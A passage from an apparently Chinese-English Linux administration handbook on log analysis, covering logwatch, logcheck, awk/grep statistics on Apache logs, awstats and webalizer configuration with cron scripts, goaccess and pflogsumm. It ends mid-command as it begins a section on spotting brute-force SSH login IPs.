$ sudo vim /etc/logwatch/conf/logwatch.conf
```

mail to

```
# Default person to mail reports to.  Can be a local
account or a
# complete email address.
MailTo = root, openunix@163.com, other@example.com
```

To change detail level for the report

```
# The default detail level for the report.
# This can either be Low, Med, High or a number.
# Low = 0
# Med = 5
# High = 10
Detail = High
```

Crontab

```
netkiller@shenzhen:~$ cat /etc/cron.daily/00logwatch
#!/bin/bash

#Check if removed-but-not-purged
test -x /usr/share/logwatch/scripts/logwatch.pl || exit 0

#execute
/usr/sbin/logwatch
```

3. The logwatch is command, you can run it.

logwatch --print

单独查看某个服务，比如 SSH 登录信息

logwatch --service sshd --print

1.2. logcheck : Analyzes log files and sends noticeable events as email

```
# yum search logcheck | grep logcheck
Repodata is over 2 weeks old. Install yum-cron? Or run: yum
makecache fast
============================ N/S matched: logcheck
=============================
logcheck.noarch : Analyzes log files and sends noticeable
events as email
```

安装 logcheck

```
# yum install -y logcheck
```

查看 logchek 包所含文件

```
[root@173 ~]# rpm -ql logcheck
/etc/cron.d/logcheck
/etc/logcheck
/etc/logcheck/cracking.d
/etc/logcheck/cracking.d/kernel
/etc/logcheck/cracking.d/rlogind
/etc/logcheck/cracking.d/rsh
/etc/logcheck/cracking.d/smartd
/etc/logcheck/cracking.d/tftpd
/etc/logcheck/cracking.d/uucico
/etc/logcheck/ignore.d.paranoid
/etc/logcheck/ignore.d.paranoid/bind
/etc/logcheck/ignore.d.paranoid/cron
/etc/logcheck/ignore.d.paranoid/incron
/etc/logcheck/ignore.d.paranoid/logcheck
/etc/logcheck/ignore.d.paranoid/postfix
/etc/logcheck/ignore.d.paranoid/ppp
/etc/logcheck/ignore.d.paranoid/pureftp
```

```
/etc/logcheck/ignore.d.paranoid/qpopper
/etc/logcheck/ignore.d.paranoid/squid
/etc/logcheck/ignore.d.paranoid/ssh
/etc/logcheck/ignore.d.paranoid/stunnel
/etc/logcheck/ignore.d.paranoid/sysklogd
/etc/logcheck/ignore.d.paranoid/telnetd
/etc/logcheck/ignore.d.paranoid/tripwire
/etc/logcheck/ignore.d.paranoid/usb
/etc/logcheck/ignore.d.server
/etc/logcheck/ignore.d.server/NetworkManager
/etc/logcheck/ignore.d.server/acpid
/etc/logcheck/ignore.d.server/amandad
/etc/logcheck/ignore.d.server/amavisd-new
/etc/logcheck/ignore.d.server/anacron
/etc/logcheck/ignore.d.server/anon-proxy
/etc/logcheck/ignore.d.server/apache
/etc/logcheck/ignore.d.server/apcupsd
/etc/logcheck/ignore.d.server/arpwatch
/etc/logcheck/ignore.d.server/asterisk
/etc/logcheck/ignore.d.server/automount
/etc/logcheck/ignore.d.server/bind
/etc/logcheck/ignore.d.server/bluez-utils
/etc/logcheck/ignore.d.server/courier
/etc/logcheck/ignore.d.server/cpqarrayd
/etc/logcheck/ignore.d.server/cpufreqd
/etc/logcheck/ignore.d.server/cron
/etc/logcheck/ignore.d.server/cron-apt
/etc/logcheck/ignore.d.server/cups-lpd
/etc/logcheck/ignore.d.server/cvs-pserver
/etc/logcheck/ignore.d.server/cvsd
/etc/logcheck/ignore.d.server/cyrus
/etc/logcheck/ignore.d.server/dbus
/etc/logcheck/ignore.d.server/dcc
/etc/logcheck/ignore.d.server/ddclient
/etc/logcheck/ignore.d.server/dhclient
/etc/logcheck/ignore.d.server/dhcp
/etc/logcheck/ignore.d.server/dictd
/etc/logcheck/ignore.d.server/dkfilter
/etc/logcheck/ignore.d.server/dkim-filter
/etc/logcheck/ignore.d.server/dnsmasq
/etc/logcheck/ignore.d.server/dovecot
/etc/logcheck/ignore.d.server/dropbear
/etc/logcheck/ignore.d.server/dspam
/etc/logcheck/ignore.d.server/epmd
/etc/logcheck/ignore.d.server/exim4
```

```
/etc/logcheck/ignore.d.server/fcron
/etc/logcheck/ignore.d.server/ftpd
/etc/logcheck/ignore.d.server/git-daemon
/etc/logcheck/ignore.d.server/gnu-imap4d
/etc/logcheck/ignore.d.server/gps
/etc/logcheck/ignore.d.server/grinch
/etc/logcheck/ignore.d.server/horde3
/etc/logcheck/ignore.d.server/hplip
/etc/logcheck/ignore.d.server/hylafax
/etc/logcheck/ignore.d.server/ikiwiki
/etc/logcheck/ignore.d.server/imap
/etc/logcheck/ignore.d.server/imapproxy
/etc/logcheck/ignore.d.server/imp
/etc/logcheck/ignore.d.server/imp4
/etc/logcheck/ignore.d.server/innd
/etc/logcheck/ignore.d.server/ipppd
/etc/logcheck/ignore.d.server/isdnlog
/etc/logcheck/ignore.d.server/isdnutils
/etc/logcheck/ignore.d.server/jabberd
/etc/logcheck/ignore.d.server/kernel
/etc/logcheck/ignore.d.server/klogind
/etc/logcheck/ignore.d.server/krb5-kdc
/etc/logcheck/ignore.d.server/libpam-krb5
/etc/logcheck/ignore.d.server/libpam-mount
/etc/logcheck/ignore.d.server/logcheck
/etc/logcheck/ignore.d.server/login
/etc/logcheck/ignore.d.server/maradns
/etc/logcheck/ignore.d.server/mldonkey-server
/etc/logcheck/ignore.d.server/mon
/etc/logcheck/ignore.d.server/mountd
/etc/logcheck/ignore.d.server/nagios
/etc/logcheck/ignore.d.server/netconsole
/etc/logcheck/ignore.d.server/nfs
/etc/logcheck/ignore.d.server/nntpcache
/etc/logcheck/ignore.d.server/nscd
/etc/logcheck/ignore.d.server/nslcd
/etc/logcheck/ignore.d.server/openvpn
/etc/logcheck/ignore.d.server/otrs
/etc/logcheck/ignore.d.server/passwd
/etc/logcheck/ignore.d.server/pdns
/etc/logcheck/ignore.d.server/perdition
/etc/logcheck/ignore.d.server/policyd
/etc/logcheck/ignore.d.server/popa3d
/etc/logcheck/ignore.d.server/postfix
/etc/logcheck/ignore.d.server/postfix-policyd
```

```
/etc/logcheck/ignore.d.server/ppp
/etc/logcheck/ignore.d.server/pptpd
/etc/logcheck/ignore.d.server/procmail
/etc/logcheck/ignore.d.server/proftpd
/etc/logcheck/ignore.d.server/puppetd
/etc/logcheck/ignore.d.server/pure-ftpd
/etc/logcheck/ignore.d.server/pureftp
/etc/logcheck/ignore.d.server/qpopper
/etc/logcheck/ignore.d.server/rbldnsd
/etc/logcheck/ignore.d.server/rpc_statd
/etc/logcheck/ignore.d.server/rsnapshot
/etc/logcheck/ignore.d.server/rsync
/etc/logcheck/ignore.d.server/sa-exim
/etc/logcheck/ignore.d.server/samba
/etc/logcheck/ignore.d.server/saned
/etc/logcheck/ignore.d.server/sasl2-bin
/etc/logcheck/ignore.d.server/saslauthd
/etc/logcheck/ignore.d.server/schroot
/etc/logcheck/ignore.d.server/scponly
/etc/logcheck/ignore.d.server/slapd
/etc/logcheck/ignore.d.server/smartd
/etc/logcheck/ignore.d.server/smbd_audit
/etc/logcheck/ignore.d.server/smokeping
/etc/logcheck/ignore.d.server/snmpd
/etc/logcheck/ignore.d.server/snort
/etc/logcheck/ignore.d.server/spamc
/etc/logcheck/ignore.d.server/spamd
/etc/logcheck/ignore.d.server/squid
/etc/logcheck/ignore.d.server/ssh
/etc/logcheck/ignore.d.server/stunnel
/etc/logcheck/ignore.d.server/su
/etc/logcheck/ignore.d.server/sudo
/etc/logcheck/ignore.d.server/sympa
/etc/logcheck/ignore.d.server/syslogd
/etc/logcheck/ignore.d.server/systemd
/etc/logcheck/ignore.d.server/teapop
/etc/logcheck/ignore.d.server/telnetd
/etc/logcheck/ignore.d.server/tftpd
/etc/logcheck/ignore.d.server/thy
/etc/logcheck/ignore.d.server/ucd-snmp
/etc/logcheck/ignore.d.server/upsd
/etc/logcheck/ignore.d.server/uptimed
/etc/logcheck/ignore.d.server/userv
/etc/logcheck/ignore.d.server/vsftpd
/etc/logcheck/ignore.d.server/watchdog
```

```
/etc/logcheck/ignore.d.server/wu-ftpd
/etc/logcheck/ignore.d.server/xinetd
/etc/logcheck/ignore.d.workstation
/etc/logcheck/ignore.d.workstation/automount
/etc/logcheck/ignore.d.workstation/bind
/etc/logcheck/ignore.d.workstation/bluetooth-alsa
/etc/logcheck/ignore.d.workstation/bluez-utils
/etc/logcheck/ignore.d.workstation/bonobo
/etc/logcheck/ignore.d.workstation/dhcpcd
/etc/logcheck/ignore.d.workstation/francine
/etc/logcheck/ignore.d.workstation/gconf
/etc/logcheck/ignore.d.workstation/gdm
/etc/logcheck/ignore.d.workstation/hald
/etc/logcheck/ignore.d.workstation/hcid
/etc/logcheck/ignore.d.workstation/ifplugd
/etc/logcheck/ignore.d.workstation/ippl
/etc/logcheck/ignore.d.workstation/kdm
/etc/logcheck/ignore.d.workstation/kernel
/etc/logcheck/ignore.d.workstation/laptop-mode-tools
/etc/logcheck/ignore.d.workstation/libmtp-runtime
/etc/logcheck/ignore.d.workstation/libpam-gnome-keyring
/etc/logcheck/ignore.d.workstation/logcheck
/etc/logcheck/ignore.d.workstation/login
/etc/logcheck/ignore.d.workstation/net-acct
/etc/logcheck/ignore.d.workstation/nntpcache
/etc/logcheck/ignore.d.workstation/polypaudio
/etc/logcheck/ignore.d.workstation/postfix
/etc/logcheck/ignore.d.workstation/ppp
/etc/logcheck/ignore.d.workstation/proftpd
/etc/logcheck/ignore.d.workstation/pump
/etc/logcheck/ignore.d.workstation/sendfile
/etc/logcheck/ignore.d.workstation/slim
/etc/logcheck/ignore.d.workstation/squid
/etc/logcheck/ignore.d.workstation/udev
/etc/logcheck/ignore.d.workstation/wdm
/etc/logcheck/ignore.d.workstation/winbind
/etc/logcheck/ignore.d.workstation/wpasupplicant
/etc/logcheck/ignore.d.workstation/xdm
/etc/logcheck/ignore.d.workstation/xlockmore
/etc/logcheck/logcheck.conf
/etc/logcheck/logcheck.logfiles
/etc/logcheck/violations.d
/etc/logcheck/violations.d/kernel
/etc/logcheck/violations.d/smartd
/etc/logcheck/violations.d/su
```

```
/etc/logcheck/violations.d/sudo
/etc/logcheck/violations.ignore.d
/etc/logcheck/violations.ignore.d/logcheck-su
/etc/logcheck/violations.ignore.d/logcheck-sudo
/etc/tmpfiles.d/logcheck.conf
/usr/bin/logcheck-test
/usr/sbin/logcheck
/usr/sbin/logtail
/usr/sbin/logtail2
/usr/share/doc/logcheck-1.3.15
/usr/share/doc/logcheck-1.3.15/LICENSE
/usr/share/doc/logcheck-1.3.15/README-psionic
/usr/share/doc/logcheck-1.3.15/README.Maintainer
/usr/share/doc/logcheck-1.3.15/README.how.to.interpret
/usr/share/doc/logcheck-1.3.15/README.keywords
/usr/share/doc/logcheck-1.3.15/README.logcheck
/usr/share/doc/logcheck-1.3.15/README.logcheck-database
/usr/share/doc/logcheck-1.3.15/README.logtail
/usr/share/doc/logcheck-1.3.15/logcheck-test.1
/usr/share/doc/logcheck-1.3.15/logcheck.sgml
/usr/share/doc/logcheck-1.3.15/logtail.8
/usr/share/doc/logcheck-1.3.15/logtail2.8
/usr/share/doc/logcheck-1.3.15/tools
/usr/share/doc/logcheck-1.3.15/tools/log-summary-ssh
/usr/share/logtail
/usr/share/logtail/detectrotate
/usr/share/logtail/detectrotate/10-savelog.dtr
/usr/share/logtail/detectrotate/20-logrotate.dtr
/usr/share/logtail/detectrotate/30-logrotate-dateext.dtr
/usr/share/man/man1/logcheck-test.1.gz
/usr/share/man/man8/logcheck.8.gz
/usr/share/man/man8/logtail.8.gz
/usr/share/man/man8/logtail2.8.gz
/var/lib/logcheck
/var/lock/logcheck
```

1.3. nulog

例 71.1. config.php



1.4. Web

Apache Log

```
1、查看当天有多少个IP访问:
awk '{print $1}' log_file|sort|uniq|wc -l

2、查看某一个页面被访问的次数:
grep "/index.php" log_file | wc -l

3、查看每一个IP访问了多少个页面:
awk '{++S[$1]} END {for (a in S) print a,S[a]}' log_file

4、将每个IP访问的页面数进行从小到大排序:
awk '{++S[$1]} END {for (a in S) print S[a],a}' log_file | sort
-n

5、查看某一个IP访问了哪些页面:
grep ^111.111.111.111 log_file| awk '{print $1,$7}'

6、去掉搜索引擎统计当天的页面:
awk '{print $12,$1}' log_file | grep ^\"Mozilla | awk '{print
$2}' |sort | uniq | wc -l

7、查看2009年6月21日14时这一个小时内有多少IP访问:
awk '{print $4,$1}' log_file | grep 21/Jun/2009:14 | awk
'{print $2}'| sort | uniq | wc -l
```

删除日志

删除一个月前的日志

```
rm -f /www/logs/access.log.$(date -d '-1 month' +'%Y-%m')*
```

统计爬虫

```
grep -E 'Googlebot|Baiduspider'
/www/logs/www.example.com/access.2011-02-23.log | awk '{ print
$1 }' | sort | uniq
```

统计浏览器

```
cat /www/logs/example.com/access.2010-09-20.log | grep -v -E
'MSIE|Firefox|Chrome|Opera|Safari|Gecko|Maxthon' | sort | uniq
-c | sort -r -n | head -n 100
```

IP 统计

```
# grep '22/May/2012' /tmp/myid.access.log | awk '{print $1}' |
awk -F'.' '{print $1"."$2"."$3"."$4}' | sort | uniq -c | sort -
r -n | head -n 10
   2206 219.136.134.13
   1497 182.34.15.248
   1431 211.140.143.100
   1431 119.145.149.106
   1427 61.183.15.179
   1427 218.6.8.189
   1422 124.232.150.171
   1421 106.187.47.224
   1420 61.160.220.252
   1418 114.80.201.18
```

统计网段

```
# cat /www/logs/www/access.2010-09-20.log | awk '{print $1}' |
awk -F'.' '{print $1"."$2"."$3".0"}' | sort | uniq -c | sort -r
-n | head -n 200
```

压缩文件处理

```
zcat www.example.com.access.log-20130627.gz | grep
'/xml/data.json' | awk '{print $1}' | awk -F'.' '{print
$1"."$2"."$3"."$4}' | sort | uniq -c | sort -r -n | head -n 20
```

统计域名

```
# cat  /www/logs/access.2011-07-27.log |awk '{print
$2}'|sort|uniq -c|sort -rn|more
```

HTTP Status

```
# cat  /www/logs/access.2011-07-27.log |awk '{print
$9}'|sort|uniq -c|sort -rn|more
5056585 304
1125579 200
   7602 400
      5 301
```

URL 统计

```
cat  /www/logs/access.2011-07-27.log |awk '{print
$7}'|sort|uniq -c|sort -rn|more
```

文件流量统计

```
cat /www/logs/access.2011-08-03.log |awk
'{sum[$7]+=$10}END{for(i in sum){print sum[i],i}}'|sort -
rn|more

grep ' 200 ' /www/logs/access.2011-08-03.log |awk
'{sum[$7]+=$10}END{for(i in sum){print sum[i],i}}'|sort -
```

```
rn|more
```

URL访问量统计

```
# cat www.access.log | awk '{print $7}' | egrep '\?|&' | sort |
uniq -c | sort -rn | more
```

脚本运行速度

查出运行速度最慢的脚本

```
grep -v 0$ access.2010-11-05.log | awk -F '\" ' '{print $4" "
$1}' web.log | awk '{print $1" "$8}' | sort -n -k 1 -r | uniq >
/tmp/slow_url.txt
```

IP, URL 抽取

```
# tail -f /www/logs/www.365wine.com/access.2012-01-04.log |
grep '/test.html' | awk '{print $1" "$7}'
```

awstats

http://sourceforge.net/projects/awstats/

1. install

```
sudo apt-get install awstats
```

2. configure

   sudo vim /etc/awstats/awstats.conf or awstats.conf.local

```
$ sudo vim /etc/awstats/awstats.conf.local

LogFile="/home/netkiller/logs/access_log"
SiteDomain="netkiller.8800.org"
```

   or

```
# cd /usr/share/doc/awstats/examples/
#/usr/share/doc/awstats/examples$ perl awstats_configure.pl
```

3. apache

```
sudo cp /usr/share/doc/awstats/examples/apache.conf
/etc/apache2/conf.d/awstats.conf
```

4. how do I test awstats.

   http://netkiller.8800.org/awstats/awstats.pl

5. Generating the First Stats

```
sudo -u www-data /usr/bin/perl /usr/lib/cgi-bin/awstats.pl
-update -config=netkiller.8800.org
```

6. Automatising the stats generation using Cron

   If we check the file installed by awstats and search for the word cron using the following command line:

```
$ dpkg -L awstats | grep cron
/etc/cron.d
/etc/cron.d/awstats
```

sudo vim /etc/cron.d/awstats

```
0,10,20,30,40,50 * * * * www-data [ -x /usr/lib/cgi-
bin/awstats.pl -a -f /etc/awstats/awstats.conf -a -r
/home/netkiller/logs/access.log ] && /usr/lib/cgi-
bin/awstats.pl -config=netkiller.8800.org -update
>/dev/null
```

7. web 测试

http://netkiller.8800.org/awstats/awstats.pl

http://netkiller.8800.org/awstats/awstats.pl?config=other.8800.org

语言

```
awstats.pl -update -config=sitename -lang=cn
```

输出HTML文档

```
perl awstats.pl -config=www.example.com -output -staticlinks -
lang=cn > awstats.example.html
```

多站点配置

```
$ sudo gunzip
```

```
/usr/share/doc/awstats/examples/awstats.model.conf.gz

$ sudo cp /usr/share/doc/awstats/examples/awstats.model.conf
/etc/awstats/awstats.www.example.com.conf
$ sudo cp /usr/share/doc/awstats/examples/awstats.model.conf
/etc/awstats/awstats.www.other.com.conf
```

```
neo@monitor:/etc/awstats$ vim awstats.www.example.com.conf
LogFile = /opt/logs/21/access.log
SiteDomain="www.example.com"

neo@monitor:/etc/awstats$ vim awstats.www.other.com.conf
LogFile = /opt/logs/22/access.log
SiteDomain="www.other.com"
```

```
$ sudo -u www-data /usr/bin/perl /usr/lib/cgi-bin/awstats.pl -
update -config=www.example.com
$ sudo -u www-data /usr/bin/perl /usr/lib/cgi-bin/awstats.pl -
update -config=www.other.com
```

```
http://localhost/cgi-bin/awstats.pl?config=www.example.com
http://localhost/cgi-bin/awstats.pl?config=www.other.com
```

批量生成

```
awstats_updateall.pl now -awstatsprog=/usr/lib/cgi-
bin/awstats.pl -configdir=/etc/awstats/
```

合并日志

/usr/share/doc/awstats/examples/logresolvemerge.pl

```
$ vim awstats.www.example.com.conf
LogFile="/usr/share/doc/awstats/examples/logresolvemerge.pl
/var/log/*/access_log.* |"
LogFile="/usr/share/doc/awstats/examples/logresolvemerge.pl
/mnt/*/logs/www/access.%YYYY-24-%MM-24-%DD-24.log |"
```

```
sudo -u www-data /usr/bin/perl /usr/lib/cgi-bin/awstats.pl -
update -config=www.examples.com
```

http://localhost/cgi-bin/awstats.pl?config=www.example.com

```
$ grep -v "^#" awstats.www.example.com.conf | sed /^$/d
LogFile="/usr/share/doc/awstats/examples/logresolvemerge.pl
/mnt/*/logs/www/access.%YYYY-24-%MM-24-%DD-24.log |"
LogType=W
LogFormat=1
LogSeparator=" "
SiteDomain="www.example.com"
HostAliases="localhost 127.0.0.1 REGEX[myserver\.com$]"
DNSLookup=2
DirData="."
DirCgi="/cgi-bin"
DirIcons="/icon"
AllowToUpdateStatsFromBrowser=0
AllowFullYearView=2
EnableLockForUpdate=0
DNSStaticCacheFile="dnscache.txt"
DNSLastUpdateCacheFile="dnscachelastupdate.txt"
SkipDNSLookupFor=""
AllowAccessFromWebToAuthenticatedUsersOnly=0
AllowAccessFromWebToFollowingAuthenticatedUsers=""
AllowAccessFromWebToFollowingIPAddresses=""
CreateDirDataIfNotExists=0
BuildHistoryFormat=text
BuildReportFormat=html
SaveDatabaseFilesWithPermissionsForEveryone=0
PurgeLogFile=0
ArchiveLogRecords=0
KeepBackupOfHistoricFiles=0
```

```
DefaultFile="index.html"
SkipHosts=""
SkipUserAgents=""
SkipFiles=""
SkipReferrersBlackList=""
OnlyHosts=""
OnlyUserAgents=""
OnlyUsers=""
OnlyFiles=""
NotPageList="css js class gif jpg jpeg png bmp ico rss xml swf"
ValidHTTPCodes="200 304"
ValidSMTPCodes="1 250"
AuthenticatedUsersNotCaseSensitive=0
URLNotCaseSensitive=0
URLWithAnchor=0
URLQuerySeparators="?;"
URLWithQuery=0
URLWithQueryWithOnlyFollowingParameters=""
URLWithQueryWithoutFollowingParameters=""
URLReferrerWithQuery=0
WarningMessages=1
ErrorMessages=""
DebugMessages=0
NbOfLinesForCorruptedLog=50
WrapperScript=""
DecodeUA=0
MiscTrackerUrl="/js/awstats_misc_tracker.js"
LevelForBrowsersDetection=2         # 0 disables Browsers
detection.
                                    # 2 reduces AWStats speed
by 2%
                                    # allphones reduces AWStats
speed by 5%
LevelForOSDetection=2               # 0 disables OS detection.
                                    # 2 reduces AWStats speed
by 3%
LevelForRefererAnalyze=2            # 0 disables Origin
detection.
                                    # 2 reduces AWStats speed
by 14%
LevelForRobotsDetection=2           # 0 disables Robots
detection.
                                    # 2 reduces AWStats speed
by 2.5%
LevelForSearchEnginesDetection=2    # 0 disables Search engines
```

```
detection.
                                        # 2 reduces AWStats speed
by 9%
LevelForKeywordsDetection=2             # 0 disables
Keyphrases/Keywords detection.
                                        # 2 reduces AWStats speed
by 1%
LevelForFileTypesDetection=2            # 0 disables File types
detection.
                                        # 2 reduces AWStats speed
by 1%
LevelForWormsDetection=0                # 0 disables Worms
detection.
                                        # 2 reduces AWStats speed
by 15%
UseFramesWhenCGI=1
DetailedReportsOnNewWindows=1
Expires=0
MaxRowsInHTMLOutput=1000
Lang="auto"
DirLang="./lang"
ShowMenu=1
ShowSummary=UVPHB
ShowMonthStats=UVPHB
ShowDaysOfMonthStats=VPHB
ShowDaysOfWeekStats=PHB
ShowHoursStats=PHB
ShowDomainsStats=PHB
ShowHostsStats=PHBL
ShowAuthenticatedUsers=0
ShowRobotsStats=HBL
ShowWormsStats=0
ShowEMailSenders=0
ShowEMailReceivers=0
ShowSessionsStats=1
ShowPagesStats=PBEX
ShowFileTypesStats=HB
ShowFileSizesStats=0
ShowOSStats=1
ShowBrowsersStats=1
ShowScreenSizeStats=0
ShowOriginStats=PH
ShowKeyphrasesStats=1
ShowKeywordsStats=1
ShowMiscStats=a
```

```
ShowHTTPErrorsStats=1
ShowSMTPErrorsStats=0
ShowClusterStats=0
AddDataArrayMonthStats=1
AddDataArrayShowDaysOfMonthStats=1
AddDataArrayShowDaysOfWeekStats=1
AddDataArrayShowHoursStats=1
IncludeInternalLinksInOriginSection=0
MaxNbOfDomain = 10
MinHitDomain  = 1
MaxNbOfHostsShown = 10
MinHitHost    = 1
MaxNbOfLoginShown = 10
MinHitLogin   = 1
MaxNbOfRobotShown = 10
MinHitRobot   = 1
MaxNbOfPageShown = 10
MinHitFile    = 1
MaxNbOfOsShown = 10
MinHitOs      = 1
MaxNbOfBrowsersShown = 10
MinHitBrowser = 1
MaxNbOfScreenSizesShown = 5
MinHitScreenSize = 1
MaxNbOfWindowSizesShown = 5
MinHitWindowSize = 1
MaxNbOfRefererShown = 10
MinHitRefer   = 1
MaxNbOfKeyphrasesShown = 10
MinHitKeyphrase = 1
MaxNbOfKeywordsShown = 10
MinHitKeyword = 1
MaxNbOfEMailsShown = 20
MinHitEMail   = 1
FirstDayOfWeek=1
ShowFlagLinks=""
ShowLinksOnUrl=1
UseHTTPSLinkForUrl=""
MaxLengthOfShownURL=64
HTMLHeadSection=""
HTMLEndSection=""
Logo="awstats_logo6.png"
LogoLink="http://awstats.sourceforge.net"
BarWidth   = 260
BarHeight  = 90
```

```
StyleSheet=""
color_Background="FFFFFF"                # Background color for
main page (Default = "FFFFFF")
color_TableBGTitle="CCCCDD"              # Background color for
table title (Default = "CCCCDD")
color_TableTitle="000000"                # Table title font
color (Default = "000000")
color_TableBG="CCCCDD"                   # Background color for
table (Default = "CCCCDD")
color_TableRowTitle="FFFFFF"    # Table row title font color
(Default = "FFFFFF")
color_TableBGRowTitle="ECECEC"  # Background color for row
title (Default = "ECECEC")
color_TableBorder="ECECEC"               # Table border color
(Default = "ECECEC")
color_text="000000"                              # Color of text
(Default = "000000")
color_textpercent="606060"               # Color of text for
percent values (Default = "606060")
color_titletext="000000"                 # Color of text title
within colored Title Rows (Default = "000000")
color_weekend="EAEAEA"                   # Color for week-end
days (Default = "EAEAEA")
color_link="0011BB"                              # Color of HTML
links (Default = "0011BB")
color_hover="605040"                     # Color of HTML on-
mouseover links (Default = "605040")
color_u="FFAA66"                                 # Background
color for number of unique visitors (Default = "FFAA66")
color_v="F4F090"                                 # Background
color for number of visites (Default = "F4F090")
color_p="4477DD"                                 # Background
color for number of pages (Default = "4477DD")
color_h="66DDEE"                                 # Background
color for number of hits (Default = "66DDEE")
color_k="2EA495"                                 # Background
color for number of bytes (Default = "2EA495")
color_s="8888DD"                                 # Background
color for number of search (Default = "8888DD")
color_e="CEC2E8"                                 # Background
color for number of entry pages (Default = "CEC2E8")
color_x="C1B2E2"                                 # Background
color for number of exit pages (Default = "C1B2E2")
```

```
ExtraTrackedRowsLimit=500
```

Flush history file on disk (unique url reach flush limit of 5000) 优化

```
$LIMITFLUSH=50000
```

JAWStats

http://www.jawstats.com/

webalizer

What is Webalizer?

The Webalizer is a fast, free web server log file analysis program. It produces highly detailed, easily configurable usage reports in HTML format, for viewing with a standard web browser

1. install webalizer

```
sudo apt-get install webalizer
```

2. config

```
vim /etc/webalizer/webalizer.conf

LogFile /home/netkiller/logs/access.log
OutputDir /home/netkiller/public_html/webalizer
```

rotate log

```
Incremental yes
```

3. crontab

/etc/cron.daily/webalizer

```
netkiller@shenzhen:~$ cat /etc/cron.daily/webalizer
#!/bin/sh
# /etc/cron.daily/webalizer: Webalizer daily maintenance
script
# This script was originally written by
# Remco van de Meent <remco@debian.org>
# and now, all rewrited by Jose Carlos Medeiros
<jose@psabs.com.br>

# This script just run webalizer agains all .conf files in
/etc/webalizer directory

WEBALIZER=/usr/bin/webalizer
WEBALIZER_CONFDIR=/etc/webalizer

[ -x ${WEBALIZER} ] || exit 0;
[ -d ${WEBALIZER_CONFDIR} ] || exit 0;

for i in ${WEBALIZER_CONFDIR}/*.conf; do
  # run agains a rotated or normal logfile
  LOGFILE=`awk '$1 ~ /^LogFile$/ {print $2}' $i`;

  # empty ?
  [ -s "${LOGFILE}" ] || continue;
  # readable ?
  [ -r "${LOGFILE}" ] || continue;

  # there was a output ?
  OUTDIR=`awk '$1 ~ /^OutputDir$/ {print $2}' $i`;
  #  exists something ?
  [ "${OUTDIR}" != "" ] || continue;
  # its a directory ?
  [ -d ${OUTDIR} ] || continue;
  # its writable ?
  [ -w ${OUTDIR} ] || continue;
```

```
  # Run Really quietly, exit with status code if !0
  ${WEBALIZER} -c ${i} -Q || continue;
  RET=$?;

  # Non rotated log file
  NLOGFILE=`awk '$1 ~ /^LogFile$/ {gsub(/\.[0-9]+
(\.gz)?/,""); print $2}' $i`;

  # check current log, if last log is a rotated logfile
  if [ "${LOGFILE}" != "${NLOGFILE}" ]; then
    # empty ?
    [ -s "${NLOGFILE}" ] || continue;
    # readable ?
    [ -r "${NLOGFILE}" ] || continue;

    ${WEBALIZER} -c ${i} -Q ${NLOGFILE};
    RET=$?;
  fi;
done;

# exit with webalizer's exit code
exit $RET;
```

4. initialization

```
sudo /usr/bin/webalizer
```

5. http://netkiller.8800.org/webalizer/

```
最后附上Webalizer的参数表:
可以执行webalizer –h得到所有命令行参数:
Usage: webalizer [options] [log file]
-h = 打印帮助信息
-v -V = 打印版本信息
-d = 打印附加调试信息
-F type = 日志格式类型. type= (clf | ftp | squid)
-i = 忽略历史文件
-p = 保留状态 (递增模式)
-q = 忽略消息信息
```

```
-Q = 忽略所有信息
-Y = 忽略国家图形
-G = 忽略小时统计图形
-H = 忽略小时统计信息
-L = 忽略彩色图例
-l num = 在图形中使用数字背景线
-m num = 访问超时 (seconds)
-T = 打印时间信息
-c file = 指定配置文件
-n name = 使用的主机名
-o dir = 结果输出目录
-t name = 指定报告题目上的主机名
-a name = 隐藏用户代理名称
-r name = 隐藏访问链接
-s name = 隐藏客户
-u name = 隐藏URL
-x name = 使用文件扩展名
-P name = 页面类型扩展名
-I name = index别名
-A num = 显示前几名客户类型
-C num = 显示前几名国家
-R num = 显示前几名链接
-S num = 显示前几名客户
-U num = 显示前几名URLs
-e num = 显示前几名访问页面
-E num = 显示前几名不存在的页面
-X = 隐藏个别用户
-D name = 使用dns缓存文件
-N num = DNS 进程数 (0=禁用dns)
```

手工生成

```
$ sudo webalizer -c /etc/webalizer/webalizer.conf -o
/var/www/webalizer/web2 /opt/logs/web2/www/access_log
```

分析多个文件

```
# find ./ -exec sudo webalizer -p -c
/etc/webalizer/webalizer.conf -o /var/www/webalizer/my
```

```
/mnt/logs/www/{} \;
```

批量处理历史数据

下面脚本可以批量处理历史日志,等这个脚本运行完后在crontab中加入另一个脚本。

```
for f in /mnt/logs/cdn/*.gz ; do webalizer -c
/etc/webalizer/webalizer.conf -o /var/www/webalizer/cdn/ $f ;
done
```

crontab

```
webalizer -c /etc/webalizer/webalizer.conf -o
/var/www/webalizer/cdn/ /mnt/logs/cdn/$(date -d '-1 day' +'%Y-
%m-%d').log.gz
```

多域名批量处理

```
for d in /mnt/cdn/* ; do
    htmldir=/var/www/webalizer/$(basename $d)
    mkdir -p $htmldir
    for f in $d/*.log.gz ; do webalizer -c
/etc/webalizer/webalizer.conf -o $htmldir $f ; done
done
```

crontab

```
#!/bin/bash
for d in /mnt/cdn/*;
do
    htmldir=/var/www/webalizer/$(basename $d)
    mkdir -p $htmldir
    webalizer -c /etc/webalizer/webalizer.conf -o $htmldir
```

```
$d/$(date -d '-1 day' +'%Y_%m_%d').log.gz
done
```

crontab

```
sudo webalizer  -F clf -p -t www.example.com -Q -c
/etc/webalizer/webalizer.conf -o /var/www/webalizer/example
/mnt/logs/www/access.$(date -d '-1 day' +'%Y-%m-%d').log
```

Sarg - Squid Analysis Report Generator

http://sarg.sourceforge.net/

```

```

goaccess - Fast web log analyzer and interactive viewer.

http://goaccess.prosoftcorp.com/

CentOS

```
yum install goaccess
```

Ubuntu

```
$ sudo apt-get install goaccess
```

使用方法

```
# goaccess -f access.log
```

1.5. Tomcat

Tomcat 日志监控主要是分析 catalina.out 文件

截取 0-3 点区间的日志

```
egrep '^2011-08-02 0[0-3].*' sale-debug.log
```

监控Redis

```
redis.clients.jedis.exceptions.JedisConnectionException:
java.net.SocketTimeoutException: Read timed out
```

1.6. Mail

pflogsumm.pl - Produce Postfix MTA logfile summary

```
# yum install -y postfix-perl-scripts
```

```
pflogsumm `ls -rt /var/log/maillog*`
pflogsumm -d today /var/log/maillog
pflogsumm -d yesterday /var/log/maillog
```

发送统计报表到邮箱

```
0 5 * * * pflogsumm -d yesterday /var/log/maillog 2>&1 | mail -
s "Mail Report" postmaster@netkiller.cn
```

```
```

1.7. OpenSSH 日志 /var/log/secure

查询出恶意穷举密码的IP地址

```
# cat /var/log/rinetd.log | awk '{print $2}' | awk -F'.'
